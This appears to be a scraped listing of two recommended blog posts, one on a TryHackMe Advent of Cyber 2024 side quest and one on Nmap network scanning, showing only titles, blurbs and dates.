


Rahul Hoysala

TryHackMe's Advent of Cyber 2024—Side Quest 4: Krampus Festival

Welcome to AoC's side quest 4—Krampus Festival. This was an insane level challenge which is very demanding—and fun.

Jan 2 2



Andrey Pautov

Mastering Nmap: A Comprehensive Guide to Network Exploration and Security Auditing. Part 3

This a third part of comprehensive Medium post will delve into the powerful network scanning tool, Nmap, exploring its capabilities from...

Oct 28, 2024 53